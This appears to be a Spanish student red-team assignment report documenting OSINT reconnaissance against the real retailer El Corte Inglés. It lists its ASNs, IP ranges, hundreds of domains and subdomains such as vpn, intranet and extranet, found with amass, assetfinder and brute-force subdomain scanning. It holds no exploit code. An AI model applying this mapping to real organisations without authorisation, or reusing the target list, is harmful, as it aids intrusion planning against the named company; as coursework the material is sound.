


Trabajo Red Team

De

Daniel Shved

OBJETIVOS:

Esta practica tiene tres objetivos.

La primera parte consiste en un ejercicio de reconocimiento sobre una organización, en concreto recopilar los siguientes datos sobre la empresa objetivo, en nuestro caso el El Corte Ingles:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

La segunda parte consiste en la simulación de Intrusión y explotación de vulnerabilidades usando un laboratorio compuesto de un Kali,
DVWA, Windows Server 2012 y de un Windows Server 2008.

La tercera parte consiste en un movimiento lateral sobre sistemas usando el laboratorio mencionado arriba.

HERRAMIENTAS USADAS:

- Google dorks
- https://bgp.he.net/
- https://whois.whoisxmlapi.com/
- https://viewdns.info/
- https://github.com/OWASP/Amass
- https://github.com/subscan-explorer/subscan-essentials

- https://github.com/tomnomnom/assetfinder
- https://github.com/d3mondev/puredns
- https://github.com/sensepost/gowitness
- https://github.com/projectdiscovery/nuclei

- https://www.kali.org/get-kali/#kali-virtual-machines
- Metasploit
- Windows 2008R VB
- Windows 2012


RECONOCIMIENTO

El objetivo es la Empresa El Corte Ingles. El Inicio del análisis comienza en https://es.wikipedia.org/wiki/El_Corte_Ingl%C3%A9s y en https://www.elcorteingles.es/ con el fin de encontrar filiales, otros nombres para el target abreviaturas como “ECI” y cualquier otro string que podamos usar mas adelante.

BGP

En bgp buscando por “El corte ingles” encontramos sistemas autónomos y sus rangos de ips asociados.

https://bgp.he.net/search?search%5Bsearch%5D=%22El+corte+ingles%22&commit=Search



Es curioso el hecho de que tengan comprado un ASN en Colombia sin rangos de ips asociados.

AS204643:

43 El Corte Ingles S.A.

AS Info | Graph v4 | Prefixes v4 | Peers v4 | Whois | IRR


Prefix	Description
185.90.80.0/22	El Corte Ingles S.A.
185.90.80.0/24	El Corte Ingles S.A.
185.90.81.0/24	El Corte Ingles S.A.
185.90.82.0/24	El Corte Ingles S.A.
185.90.83.0/24	El Corte Ingles S.A.
193.42.16.0/24	SUPERCOR S.A.
193.42.18.0/23	SUPERCOR S.A.
193.42.19.0/24	SUPERCOR S.A.

Updated 27 Jan 2023 15:02 PST © 2023 Hurricane Electric

Por supuesto apuntamos todas estas ips en el Excel con su origen y demás datos interesantes.


WHOISXMLAPI

Usamos https://ip-netblocks.whoisxmlapi.com/api con “El corte ingles” como input para añadir mas ips asociadas a la empresa, que no necesariamente sean rangos reservados como los sistemos autónomos.



Copiamos y pegamos en un txt, usando el comando de abajo parseamos el json para que nos saque los rangos de ips.

cat whoisxmlapi_netblocks.txt | grep -i "\"inetnum\":"



cat whoisxmlapi_netblocks.txt | grep -i "\"inetnum\":" | awk '{print $2 " " $4}'

No parece que ni bge.hu ni whoisxmlapi den información sobre el corte ingles con la abreviatura eci. Parece ser que ese nombre pertenece a otras empresas no relacionadas entre ellas: https://ecigrouponline.com/

VIEWDNS

Una vez que tenemos los rangos de ips, lo que hacemos es sacar dominios: Lo primero revers who is: https://viewdns.info/reversewhois/?q=el+corte+ingles Esto nos da una lista de dominios inicial.

Metemos en Excel y sacamos lista:

	A	B	C	D	E	F	G	H	I	J	K	L
1	Domain Name	Creation Date	Registrar									
2	2horas.com	#########	ACENS TECHNOLOGIES, S.L.U.									
3	3d4allbcn.cat	#########	ACENS TECHNOLOGIES S.L.									
4	3d4allbcn.com	#########	ACENS TECHNOLOGIES, S.L.U.									
5	4-72bpoantv.com.co	#########	GODADDY.COM, INC.									
6	adayforsaving.com	#########	ACENS TECHNOLOGIES, S.L.U.									
7	adeney-boutroy.com	#########	ACENS TECHNOLOGIES, S.L.U.									


Lo segundo es usar reverse ip look up en https://viewdns.info/reverseip/ para sacar mas dominios. Para un trabajo profesional la idea es pasar todos y cada una de las ips pertenecientes al corte ingles.

Para la practica vamos a pasar solo algunos como prueba de concepto. Para elegir que ips usamos elegimos una lista de dominios que tienen pinta de principales. Viewdns tiene almacenados una lista de dominios pertenecientes a una determinada ip. Al pasarle una ip(o dominio) le preguntamos que mas dominios están alojadas en esa ip (o ip asociada al dominio).

Por ultimo queremos usar reversedns. Consultamos los dominios que tienen las empresas que tienen dns privados (o publicos). Para eso necesitamos un nombre / formato del dns. Puedes haber obtenido esto en alguno de los pasos anteriores o en nuestro caso descubri:

```
Name Server: dns3.elcorteingles.es
Name Server: dns4.elcorteingles.es
```

Haciendo whois cursaelcorteingles.cat en Kali. Otra manera de sacar ns es usando https://viewdns.info/dnsreport/ sobre cualquier dominio conocido. Te dará su ns asociado. Por ejemplo https://viewdns.info/dnsreport/?domain=elcorteingles.es nos da los ns:




DNS Report for elcorteingles.es

Parent Nameserver Tests

Status	Test Case	Information
	NS records listed at parent servers	Nameserver records returned by the parent servers are: dns3.elcorteingles.es. [185.90.80.1] [TTL=86400] dns5.elcorteingles.es. [185.90.80.1] [TTL=86400] dns4.elcorteingles.es. [185.90.81.1] [TTL=86400] dns6.elcorteingles.es. [185.90.81.1] [TTL=86400] This information was kindly provided by a.nic.es.

Encontramos que tienen 600 dominios exactos en dns2.elcorteingles.es atraves de un reverse nslookup https://viewdns.info/reversens/?ns=dns2.elcorteingles.es
Mismo proceso, añadimos filtramos repetidos. En total añadimos unos 274 dominios nuevos.



ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > Reverse NS Lookup

Takes a nameserver (e.g. ns.example.com) and quickly shows all other domains that share the same nameserver. Useful for identifying other domains that share the same web server or hosting company.

Nameserver: (e.g. *ns1.example.com*) GO


Reverse NS results for dns2.elcorteingles.es

There are 600 domains using this nameserver. These are listed below.

Domain
123esconditeingles.es
2horas.com
adayforsaving.com
adeney-boutroy.com
adeney-boutry.com
administraciondigital2020.com
administraciondigital2020.es
agenciaelcorteingles.com
agorafundacionareces.es
agroanalytics.es
aliada.com
aliada.es
aliamodapremama.com
aliamodapremama.es
alojaemcasa.com
alojaemcasa.pt
alojaemcasa.tv
ambitocultural.es
ambitocultural.eu
ambitocultural.org
aptcelcorteingles.com
aptcelcorteingles.es
aptcsupermercadoelcorteingles.com
aptcsupermercadoelcorteingles.es

Acabado los ns que conocemos y habiendo probado con otros ns con el mismo formato (dns5.elcorteingles.es por ejemplo) intentaríamos sacar mas ns si es posible. De nuevo para un trabajo plenamente profesional automatizaríamos para que pregunte a https://viewdns.info/dnsreport/ los 816 dominios que hemos sacado, y después miraríamos los que no pertenezcan al formato "dns2.elcorteingles.es" pero que sean del corte ingles para sacar mas dominios con https://viewdns.info/reversens/

Por ultimo, cuando miras dns report aparte de sacarte registros ns te saca registros mx:



Mail eXchanger (MX) Tests

Status	Test Case	Information
ℹ	MX Records	Your Mail eXchanger (MX) records are: 2 smtpeci01.elcorteingles.es. [TTL=300] 2 smtpeci02.elcorteingles.es. [TTL=300]

Estos son útiles para mirar en https://viewdns.info/reversemx/ para sacar mas dominios asociados.

ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **Reverse MX Lookup**

Takes a mail server (e.g. mail.google.com) and quickly shows all other domains that use the same mail server. Useful for identifying domains that are used as email aliases.

Mail server: (e.g. *mail.google.com*) GO

Reverse MX results for smtpeci.elcorteingles.es

There are 92 domains using this mail server. These are listed below.

Domain
agorafundacionareces.es
ambitocultural.es
ambitocultural.eu
ambitocultural.org
bricor.es
bricor.pt
canalclub.es
cerasa.es
cidisa.es
clubdevacaciones.com
clubdevacaciones.es
creacionesexclusivas.com
creacionesexclusivas.es
ecivoyages.com
edificiowindsor.com
edificiowindsor.net
edificiowindsor.org
elcorteingles.co.uk
elcorteingles.com

De nuevo limpiamos dominios duplicados y añadimos nuevos. El ideal es la iteración automática. Es decir, de todos los dominios que teníamos, hacemos el dns report y miramos sus registros mx. Estos los metemos en reverse mx par que nos den mas dominios.

Otra manera de sacar mas dominios es con amass intel -d elcorteingles.es -whois:

AMASS


Encontramos bastantes dominios ya repetidos. Haciendo limpia en total encontramos 5 dominios nuevos.

A esta altura terminamos con los dominios y empezamos con los subdominios

Lo primero que vamos a utilizar para sacar subdominios es https://github.com/OWASP/Amass, en concreto el comando


sudo amass enum -v -ip -config /home/kali/Herramientas/recopilacion-de-informacion-main/amass/config.ini -dir /home/kali/Desktop/Trabajo_RedTeam/salidamss1.txt

Modificamos config.ini para una lista de dominios



Adjunto config.ini

La lista de dominios la elegi de la siguiente manera: en Google si ponemos el corte ingles nos salen resultados. Despues el corte ingles -site:corteingles.es nos sale Hipercor.es después ponemos encima -site:Hipercor.es asi una y otra vez vamos sacando los dominios principales hasta quedarnos con los de arriba:



Voy quitando y (y apuntando) cada uno de los dominios que me aparece. En un trabajo completo habría que poner todos los dominios. Por tiempo y para este trabajo ponemos los principales.

Lanzamos:

```
┌──(kali㉿kali)-[~]
└─$ sudo amass enum  -v -config /home/kali/Herramientas/recopilacion-de-info
rmacion-main/amass/config.ini -df /home/kali/Desktop/Trabajo_RedTeam/eci_dom
ains4amass.txt -dir /home/kali/Desktop/Trabajo_RedTeam/salidamss.txt
[sudo] password for kali:
```

Lo lance para que me sacase subdominio e ip asociada, para ver las ips que no esten en rangos conocidos con el fin de ver investigar si tiene shadow it. Con el comando cat amass.txt | awk '{print $1 }' Podemos sacar exclusivamente los dominios (o las ips)

```
┌──(kali㉿kali)-[~/Desktop/Trabajo_RedTeam/salidamss1.txt]
└─$ cat amass.txt | awk '{print $1 }'
elcaprichomarbella.com
financieraelcorteingles.es
elcorteingles.es
viajeselcorteingles.es
correo47.elcorteingles.es
_xmpp-server._tcp.elcorteingles.es
portalgrupo.elcorteingles.es
dns3.elcorteingles.es
eciseguros.elcorteingles.es
grupoeci.elcorteingles.es
correo31.elcorteingles.es
espaciodecine.elcorteingles.es
sapcrmcorp1pre.elcorteingles.es
correo35.elcorteingles.es
```

ASSETFINDER

Sacamos mas subdominios con https://github.com/tomnomnom/assetfinder

Comando: assetfinder –subs-only <dominio> de las mismos 5 dominios principales, filtramos los que se repiten entre ellos los añadimos al Excel.

```
┌──(kali㉿kali)-[~/Desktop/RedTeam]
└─$ assetfinder --subs-only elcorteingles.es
www.elcorteingles.es
cuenta.elcorteingles.es
marketplace.elcorteingles.es
sgfm.elcorteingles.es
viajeselcorteingles.es
comunicacion.seguros.elcorteingles.es
eciseguros.elcorteingles.es
www.viajeselcorteingles.es
dam.elcorteingles.es
nft.beta.elcorteingles.es
grupoeci.elcorteingles.es
elcorteingles.es
tracker.elcorteingles.es
identity-services.elcorteingles.es
comunicaciones.elcorteingles.es
seguros.elcorteingles.es
pasareladepagos.elcorteingles.es
ssob2b.pre.elcorteingles.es
sso.pre.elcorteingles.es
app.tmshd.elcorteingles.es
checkoutentradas5.elcorteingles.es
beta.nft.elcorteingles.es
nft.elcorteingles.es
```

SUBSCAN

Por ultimo usamos usamos la herramienta de fuerza bruta subscan: https://github.com/subscan-explorer/subscan-essentials

Comando:python3 subscan.py -f /home/kali/Herramientas/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt elcorteingles.es la librería esta aquí

https://github.com/danielmiessler/SecLists/blob/master/Discovery/DNS/bitquark-subdomainstop100000.txt

```
┌──(kali㉿kali)-[~/Herramientas/subscan]
└─$ python3 subscan.py -f /home/kali/Herramientas/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt elcorteingles.es
/home/kali/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop
  loop = asyncio.get_event_loop()
/home/kali/Herramientas/subscan/subscan.py:44: DeprecationWarning: There is no current event loop
  tasks.append(asyncio.ensure_future(
api.elcorteingles.es 185.90.81.141
www.elcorteingles.es 2.21.181.68
m.elcorteingles.es 2.21.181.68
gateway.elcorteingles.es 2.21.181.68
mail.elcorteingles.es 185.76.214.246
vpn.elcorteingles.es 194.179.126.20
intranet.elcorteingles.es 194.179.126.175
extranet.elcorteingles.es 185.90.81.243
ns3.elcorteingles.es 185.90.80.1
ns4.elcorteingles.es 185.90.81.1
autodiscover.elcorteingles.es 40.99.148.248,52.97.202.104,52.97.202.120,52.98.207.56
dns3.elcorteingles.es 185.90.80.1
tracker.elcorteingles.es 185.90.81.204
```

cat subscan_elcorteingles.txt | awk '{print $1 }' sacamos los subdominios

```
└─$ cat subscan_elcorteingles.txt | awk '{print $1 }'
api.elcorteingles.es
www.elcorteingles.es
m.elcorteingles.es
gateway.elcorteingles.es
mail.elcorteingles.es
vpn.elcorteingles.es
intranet.elcorteingles.es
extranet.elcorteingles.es
ns3.elcorteingles.es
ns4.elcorteingles.es
autodiscover.elcorteingles.es
dns3.elcorteingles.es
tracker.elcorteingles.es
webservices.elcorteingles.es
radius.elcorteingles.es
lyncdiscover.elcorteingles.es
tracking.elcorteingles.es
wifi.elcorteingles.es
mi.elcorteingles.es
dns4.elcorteingles.es
wwwtest.elcorteingles.es
```

cat subscan_elcorteingles.txt | awk '{print $2 }' sacamos las ips.

```
┌──(kali㉿kali)-[~/Desktop/RedTeam/subscan]
└─$ cat subscan_elcorteingles.txt | awk '{print $2 }'
185.90.81.141
2.21.181.68
2.21.181.68
2.21.181.68
185.76.214.246
194.179.126.20
194.179.126.175
185.90.81.243
185.90.80.1
185.90.81.1
40.99.148.248,52.97.202.104,52.97.202.120,52.98.207.56
185.90.80.1
185.90.81.204
185.90.81.140
194.179.126.130
52.112.192.142
35.187.18.239
10.199.0.36
108.157.109.110,108.157.109.36,108.157.109.43,108.157.109.65
185.90.81.1
194.179.126.124
```

Repetimos el mismo prceso para Hipercor.es, Sfera.com, Viajeselcorteingles.es, financieraelcorteingles.es y bricor.es

